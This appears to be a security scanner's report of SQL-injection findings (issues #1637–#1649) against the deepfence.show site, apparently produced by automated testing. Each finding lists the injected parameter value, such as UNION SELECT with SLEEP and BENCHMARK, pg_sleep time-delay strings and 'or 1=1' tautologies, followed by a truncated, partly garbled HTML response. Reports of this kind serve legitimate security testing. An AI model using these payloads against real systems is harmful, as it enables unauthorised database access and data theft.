Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1637				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 10#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 10#
Name	Value				
DemoUser1#	ORDER BY 10#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1638				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	1)) or pg_sleep(5)--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID	CWE-89	
Issue Number		#1639

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" OR "" = "</td></tr></table>		Name	Value	DemoUser1#	" OR "" = "
Name	Value					
DemoUser1#	" OR "" = "					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1640				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),3,4#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1641	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1642

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or 1=1/*</td></tr></table>	Name	Value	DemoUser1#	admin' or 1=1/*
Name	Value				
DemoUser1#	admin' or 1=1/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1643				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1644

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1645				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1646

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6#				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1647				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1648				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1649

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
